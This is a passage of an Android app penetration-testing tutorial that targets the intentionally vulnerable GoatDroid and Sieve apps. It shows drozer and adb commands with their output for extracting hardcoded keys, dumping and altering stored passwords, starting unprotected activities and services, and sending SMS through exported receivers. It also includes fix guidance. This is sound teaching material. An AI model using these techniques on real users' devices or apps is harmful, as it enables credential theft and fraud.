
- Convert HerdFinancial .apk file using dex2jar

```
C:\Users\Aditya\Desktop\Appie\pentesting
λ dex2jar "OWASP GoatDroid- Herd Financial Android App.apk"
this cmd is deprecated, use the d2j-dex2jar if possible
dex2jar version: translator-0.0.9.15
dex2jar OWASP GoatDroid- Herd Financial Android App.apk -> OWASP GoatDroid- Herd Financial Android App_dex2jar.jar
Done.
```

- Now open that .jar file in Jg-Gui and open up the StatmentDBHelper class as shown below.



- Similarly you can open UserInfoDBHelper class



You can see above that password for encrypting db files are stored in HerdFinancial Application. Passwords are **hammer** and **havey0us33nb@seball** . So anyone with HerdFinancial Application can get password using reverse engineering and then decrypt the content using those keys.

Let's us decrypt files which were created by HerdFinancial App

Creation and Use of Custom Encryption Protocols

Most of the time Application developers create and use their own Encryption Algorithms or Protocols, which utlimately create new vulnerabilities.

While developers have some valid reasons for using Custom Encryption Algortihms/Protocols like default SSL Libraries are not that fast and efficient for their purpose.

There is a Awesome library Conceal which was developed by Facebook suitable for Applications wanted to Encrypt large files in an efficient manner.

Use of Insecure and/or Deprecated Algorithms

Many of the application uses Insecure/Deprecated Algortithms which were proven vulnerable to various attacks and should not be used any longer if want support cryptography in the application.Some of the them are listed below:

- RC4
- MD4
- MD5
- SHA1

Part 14 :- Security Decisions via Untrusted Input

Security Decisions via Untrusted Inputs holds **8th** position at OWASP Mobile Top 10.
Your mobile application can accept data from all kinds of sources. In most cases this will be an Inter Process Communication (IPC) mechanism. To look in to possible attacks on the same, we first need to have know about Intent. **Sit back tight, this post is going to be long**.

Intent is basically a message that is passed between components (such as Activities, Services, Broadcast Receivers, and Content Providers). So, it is almost equivalent to parameters passed to API calls. The fundamental differences between API calls and intents' way of invoking components are:

- API calls are synchronous while intent-based invocations are asynchronous.
- API calls are compile time binding while intent-based calls are run-time binding.

Of course, Intents can be made to work exactly like API calls by using what are called explicit intents, which will be explained later. But more often than not, implicit intents are the way to go and that is what is explained here.

One component that wants to invoke another has to only express its' intent to do a job. And any other component that exists and has claimed that it can do such a job through intent-filters, is invoked by the android platform to accomplish the job. This means, both the components are not aware of each other's existence and can still work together to give the desired result for the end-user.

This invisible connection between components is achieved through the combination of intents, intent-filters and the android platform.

An intent is an abstract description of an operation to be performed. It can be used with startActivity to launch an Activity, broadcastIntent to send it to any interested BroadcastReceiver components, and startService(Intent) or bindService(Intent, ServiceConnection, int) to communicate with a background Service.

An Intent provides a facility for performing late runtime binding between the code in different applications. Its most significant use is in the launching of activities, where it can be thought of as the glue between activities. It is basically a passive data structure holding an abstract description of an action to be performed. The primary pieces of information in an intent are:

- **action** The general action to be performed, such as ACTION*VIEW, ACTION*EDIT, ACTION_MAIN, etc.
- **data** The data to operate on, such as a person record in the contacts database, expressed as a Uri.

To be simple Intent can be used for

- To start an Activity, typically opening a user interface for an app
- As broadcasts to inform the system and apps of changes
- To start, stop, and communicate with a background service
- To access data via ContentProviders
- As callbacks to handle events

Android Application Security

Improper implementation could result in data leakage, restricted functions being called and program flow being manipulated.

What is Intent Filters ?

If an Intents is send to the Android system, it will determine suitable applications for this Intents. If several components have been registered for this type of Intents, Android offers the user the choice to open one of them.

This determination is based on IntentFilters. An IntentFilters specifies the types of Intent that an activity, service, orBroadcast Receiver can respond to. An Intent Filter declares the capabilities of a component. It specifies what anactivity or service can do and what types of broadcasts a Receiver can handle. It allows the corresponding component to receive Intents of the declared type. IntentFilters are typically defined via the AndroidManifest.xml file. For BroadcastReceiver it is also possible to define them in coding. An IntentFilters is defined by its category, action and data filters. It can also contain additional metadata.

If any of the component is public then it can accessed from another application installed on the same device. In Android a activity/services/content provider/broadcast receiver is public when exported is set to true but a component is also public if the **manifest specifies an Intent filter** for it. However,
developers can explicitly make components private (regardless of any intent filters)
by setting the “exported” attribute to false for each component in the manifest file.
Developers can also set the “permission” attribute to require a certain permission to access
each component, thereby restricting access to the component.
In the upcoming posts i will try to attack activity/services/broadcast reciever/content provider from drozer console.

Why Drozer ?

As i have already mentioned in Android Application Part 4 that “Drozer allows you to search for security vulnerabilities in apps and devices by assuming the role of an app and interacting with the Dalvik VM, other apps’ Inter Process Communication(IPC) endpoints and the underlying OS”.
That means for these tasks we won’t be needing a rooted device, and neither drozer need rooted device to run. All the attacks we will do from drozer console will be originated from drozer app to testing application on your device. So it is like attacking your Banking application installed on your phone from a malicious application also installed on the same device.

I will be demonstrating possible attacks on activity, content providers, services, broadcast receivers.

- Attacking Content Providers
- Attacking Broadcast Receivers
- Attacking Activities
- Attacking Services

How To Fix

- Developers can also set the “permission” attribute to require a certain permission to access each component, thereby restricting access to the component.
- Developers can explicitly make components private (regardless of any intent filters) by setting the “exported” attribute to false for each component in the manifest file.

Part 15:- Attacking Content Providers

Sieve is made by the company who made the awesome tool **Drozer** which we have been using in the past and will continue to use that in the upcoming post.
Lets get started.

```
dz> run app.package.attacksurface com.mwr.example.sieve
Attack Surface:
  3 activities exported
  0 broadcast receivers exported
  2 content providers exported
  2 services exported
    is debuggable
```

we can see there are two exported Content Providers.

```
dz> run app.provider.finduri com.mwr.example.sieve
Scanning com.mwr.example.sieve...
content://com.mwr.example.sieve.DBContentProvider/
content://com.mwr.example.sieve.FileBackupProvider/
content://com.mwr.example.sieve.DBContentProvider
content://com.mwr.example.sieve.DBContentProvider/Passwords/
content://com.mwr.example.sieve.DBContentProvider/Keys/
content://com.mwr.example.sieve.FileBackupProvider
content://com.mwr.example.sieve.DBContentProvider/Passwords
content://com.mwr.example.sieve.DBContentProvider/Keys
```

So by using **app.provider.finduri** module we have found some of the exported content provider URIs which can be accessed by other apps installed on the same device.
We can see that there are two similar URIS

content://com.mwr.example.sieve.DBContentProvider/keys
&
content://com.mwr.example.sieve.DBContentProvider/keys/
Let's try to query each of them.

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys
Permission Denial: reading com.mwr.example.sieve.DBContentProvider uri content://co
m.mwr.example.sieve.DBContentProvider/Keys from pid=2180, uid=10092 requires com.mw
r.example.sieve.READ_KEYS, or grantUriPermission()
```

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/
| Password         | pin  |
| iampassword12345 | 1234 |
```

Upon accessing the first one need **com.mwr.example.sieve.READ_KEYS** permission but second one

doesn't need any permission.So now we have the master password and pin of the App which manages other Apps password.**Isn't that Dangerous**.
Let's try to change the value of **Password** from **iampassword1234** to **iampassword5555**

```
dz> run app.provider.update content://com.mwr.example.sieve.DBContentProvider/Keys/
 --selection "pin=1234" --string Password "iampassword55555"
Done.

dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Keys/
| Password          | pin  |
| iampassword55555 | 1234 |
```

We can also access the password's saved in this Password Manager App by query another exported URI.

```
dz> run app.provider.query content://com.mwr.example.sieve.DBContentProvider/Passwo
rds
| _id | service | username | password | email                        |
| 1   | Gmail   | aditya   | password | aditya@manifestsecurity.com |
```

I would advise you to try above drozer module for this vulnerable application and if you stuck with any module then just run that command with –help switch.

How TO Fix

- If your content provider is just for your app's use then set it to be android:exported=false in the manifest. If you are intentionally exporting the content provider then you should also specify one or more permissions for reading and writing.
- If you are using a content provider for sharing data between only your own apps, it is preferable to use the android:protectionLevel attribute set to "signature" protection.
- When accessing a content provider, use parameterized query methods such as query(), update(), and delete() to avoid potential SQL injection from untrusted sources.

Part 16:- Attacking Services

To determine exported services, i will be using drozer.

```
dz> run app.service.info --package org.owasp.goatdroid.fourgoats
Package: org.owasp.goatdroid.fourgoats
  org.owasp.goatdroid.fourgoats.services.LocationService
    Permission: null
```

So from the above we can see that there is
an org.owasp.fourgoats.goatdroid.LocationService service which is exported and doesn't need any Permission. So it means that any malicious app which is installed on the device with the FourGoats App can access the location of the device.That's Dangerous
Let's us try to Start particular Service

Below is the screenshot before i do not start the service.

Now i ran the following command

```
drozer Console (v2.3.3)
dz> run app.service.start --action org.owasp.goatdroid.fourgoats.services.Locatio
nService --component org.owasp.goatdroid.fourgoats org.owasp.goatdroid.fourgoats.
services.LocationService
```

And observe that location sign in the status bar and GPS location is being accessed by FourGoats app.

Part 17:- Attacking Activities

An application mostly have more than one activity. Each activity is different, for example activity for login of an application is different and for changing settings is different.


You can use Drozer to find all the activities in an application or you could also see the listed activities in AndroidManifest.xml file.

```
dz> run app.activity.info -a org.owasp.goatdroid.fourgoats -u
Package: org.owasp.goatdroid.fourgoats
  Exported Activities:
    org.owasp.goatdroid.fourgoats.activities.Main
      Permission: null
    org.owasp.goatdroid.fourgoats.activities.ViewCheckin
      Permission: null
    org.owasp.goatdroid.fourgoats.activities.ViewProfile
      Permission: null
    org.owasp.goatdroid.fourgoats.activities.SocialAPIAuthentication
      Permission: null
  Hidden Activities:
    org.owasp.goatdroid.fourgoats.activities.Login
      Permission: null
    org.owasp.goatdroid.fourgoats.activities.Register
      Permission: null
    org.owasp.goatdroid.fourgoats.activities.Home
      Permission: null
    org.owasp.goatdroid.fourgoats.fragments.DoCheckin
      Permission: null
    org.owasp.goatdroid.fourgoats.activities.Checkins
      Permission: null
    org.owasp.goatdroid.fourgoats.activities.Friends
      Permission: null
    org.owasp.goatdroid.fourgoats.fragments.HistoryFragment
      Permission: null
    org.owasp.goatdroid.fourgoats.activities.History
      Permission: null
    org.owasp.goatdroid.fourgoats.activities.Rewards
      Permission: null
    org.owasp.goatdroid.fourgoats.activities.AddVenue
      Permission: null
    org.owasp.goatdroid.fourgoats.fragments.MyFriends
      Permission: null
    org.owasp.goatdroid.fourgoats.fragments.SearchForFriends
      Permission: null
```

If the appplication is not obfuscated then you can reverse engineer it and see it source code.

Android Application Security

```
C:\PentestBox
$ adb pull /data/app/org.owasp.goatdroid.herdfinancial-1.apk
6594 KB/s (3742671 bytes in 0.554s)

C:\PentestBox
$ dex2jar org.owasp.goatdroid.herdfinancial-1.apk
this cmd is deprecated, use the d2j-dex2jar if possible
dex2jar version: translator-0.0.9.15
dex2jar org.owasp.goatdroid.herdfinancial-1.apk -> org.owasp.goatdroid.herdfinancial-1_dex2jar.jar
Done.

C:\PentestBox
$ jdgui org.owasp.goatdroid.herdfinancial-1_dex2jar.jar

C:\PentestBox
$
```



Note: It is not necessary that you will see activities listed like above in case of other application. That is dependent on developer of the application.

Exported Activities


Android Application Security

Exported Activities are those activities which can be accessed by other application on the same device.
Most of the time after authentication on an Android Application, it shift to a new activity which basically users are aware off(like music playlist after your music player login). But developers keep those activities exported and even without custom permissions.

- If you would see in the HerdFinancial Application then you will find that **org.owasp.goatdroid.herdfinancial.activities.Main** is exported and also it doesn't even have any custom permissions.
- You can simply pass an intent through Drozer to start that particular activity.

```
dz> run app.activity.start --component org.owasp.goatdroid.herdfinancial org.owasp.
goatdroid.herdfinancial.activities.Main
```

- After that you will see that Herfinancial Application has been started with default account i.e with the account number **1234567890** and now you can do sort of stuff like transfer the money to someone else account. How scary it would be if something like this exist for our Banking apps!



If you are an android developer, then you can also make a proof of concept application to demonstrate this behaviour.


Part 18:- Attacking Broadcast Receivers

To get the list of exported Broadcast Receivers, you can either use drozer or can also look in AndroidManifest.xml file as i did in Attacking Activities post. I will be using drozer.

```
dz> run app.broadcast.info --package org.owasp.goatdroid.fourgoats
Package: org.owasp.goatdroid.fourgoats
  Receiver: org.owasp.goatdroid.fourgoats.broadcastreceivers.SendSMSNowReceiver
```

Above is the exported broadcast receiver.

If you would see in the AndroidManifest.xml file of FourGoats application then you will find action name is **org.owasp.goatdroid.fourgoats.SOCIAL_SMS** and component name as **org.owasp.goatdroid.fourgoats.broadcastreceivers.SendSMSNowReceiver** . So we have to set these parameters in drozer accordingly.
I have also decompiled the FourGoats apk using dex2jar and opened it with Jd-Gui. Below is the snap of this particular Broadcastreceiver sourcecode.




So basically from the above code we can tell that while passing the intent we have to give two inputs “phoneNumber” and “message”.

```
dz> run app.broadcast.send --action org.owasp.goatdroid.fourgoats.SOCIAL_SMS --component org.owasp.goatdroid.fourgoa
SendSMSNowReceiver --extra string phoneNumber 1234 --extra string message "It's me Aditya"
```

The above command will try to send the messgae to the number **1234** with message **It’s me Aditya**.But from Android 4.2 further control has been added on the use of SMS. Android will provide a notification if an application attempts to send SMS to a short code that uses premium services which might cause additional charges. The user can choose whether to allow the application to send the message or block it.

Android Application Security



But when i modify the phoneNumber to **123456789** it will not show this confirmation dialog because Android doesn't conider that number as a Premium Number.

```
dz> run app.broadcast.send --action org.owasp.goatdroid.fourgoats.SOCIAL_SMS --component org.owasp.goatdroid.fourgoa
SendSMSNowReceiver --extra string phoneNumber 123456789 --extra string message "It's me Aditya"
```

So in this way an mailicious app can take advantage of some exported BroadcastReceiver of another app.

Part 19:- Improper Session Handling

Improper Session Handling holds **9th** position in OWASP Mobile Top 10.
Session handling is very important part after authentication has been done. Session Management should also be done in secure way to prevent some vulnerable sceanarios. Most of the application have secure mechanism for authentication but very insecure mechanisms for session handling, below i will be describing some of the common scenarios.

No session destruction at server side

I have seen this one most of the times, most of the applications just send a null cookie when user opt for logout but still that session cookie is valid on server side and is not destroyed after user opted for logout feature.

Cookie not set as Secure

The secure flag is an option that can be set by the application server when sending a new cookie to the user within an HTTP Response. The purpose of the secure flag is to prevent cookies from being observed by unauthorized parties due to the transmission of the cookie in clear text.

To accomplish this goal, browsers which support the secure flag will only send cookies with the secure flag when the request is going to a HTTPS page. Said in another way, the browser will not send a cookie with the secure flag set over an unencrypted HTTP request.

Part 20:- Client Side Injections

Client Side Injections holds **7th** position in OWASP Mobile Top 10

- **Javascript Injection:** The mobile browser is vulnerable to javascript injection as well. Android default **Browser** has also access to mobile applications cookies. If you have your Google account attached to device then you can use your Google account in Android Browser without authentication.
- Several application interfaces or language functions can accept data and can be fuzzed to make applications crash. While most of these flaws do not lead to overflows because of the phone's platforms being managed code, there have been several that have been used as a "userland" exploit in an exploit chain aimed at rooting or jailbreaking devices.
- Mobile malware or other malicious apps may perform a binary attack against the presentation layer (HTML, JavaScript, Cascading Style Sheets) or the actual binary of the mobile app's executable. These code injections are executed either by the mobile app's framework or the binary itself at run-time.

How To Fix

- **SQL Injection:** When dealing with dynamic queries or Content-Providers ensure you are using parameterized queries.
- **JavaScript Injection (XSS):** Verify that JavaScript and Plugin support is disabled for any WebViews (usually the default).
- **Local File Inclusion:** Verify that File System Access is disabled for any WebViews (webview.getSettings().setAllowFileAccess(false);).
- **Intent Injection/Fuzzing:** Verify actions and data are validated via an Intent Filter for all Activities.


Part 21:- Exploiting Debuggable Applications

Consider a situation when your mobile is stolen and it is not rooted. If an application is marked as **debuggable** then any attacker can access the application data by assuming the privileges of that application or can run arbitary code under that application permission. In the case of non-debuggable application, attacker would first need to root the device to extract any data.

How to check for debuggable flag ?
I will use Sieve to demonstrate this issue.


Decompile .apk file using apktool then open up the AndroidManifest.xml file.
Look for **android:debuggable** value in the AndroidManifest.xml file.

Now to see which application are connected to debugging socker(@jdwp-control), type **adb jdwp** in the console. It will list the PIDs(Process Identifiers) of the applications which can be debugged.
In order to figure out which PID belong to our application, type **adb jdwp** before running the application you wanted to test.




Now again type **adb jdwp** after opening the application and you will see that there are PIDs added to last result, so among those PIDs there is one PID which belong to our application. In my case there is

only one PID **3894** which is added .




Now check whether or not this PID belong to this application, in case you have got more than one PID. It should output name of the application at the end of result like **com.mwr.example.sieve** in my case.



Now to simply demonstrate what an debuggable application can do, i will extract data from application private directory.

Now with the help of run-as binary we can execute commands as **com.mwr.example.sieve** application.

Note: Above is the shell access of my personal phone which is not rooted.
Now you can extract the data or run an arbitary code using application permission like shown below.



But if you would try to access any other directory using this method, it won't allow you because **com.mwr.example.sieve** doesn't have access to it.


```
C:\Users\Aditya Agrawal\Desktop
$ adb shell run-as com.mwr.example.sieve /data/app/
run-as: exec failed for /data/app/ Error:Permission denied
```

How To Fix
Fix is very simple, just set **android:debuggable** flag to **false** in AndroidManifest.xml of the application.


Part 22:- Developer Backdoor

There are sometimes when developer put a backdoor to a particular application. He/She puts that because he doesn't want somebody else to access that sensitive piece of Information and sometimes that backdoor is for debugging purposes.

If you would go through **Login Activity** then you will find that there is a Backdoor. There is a Username-Password combination which turns on some Admin Options.



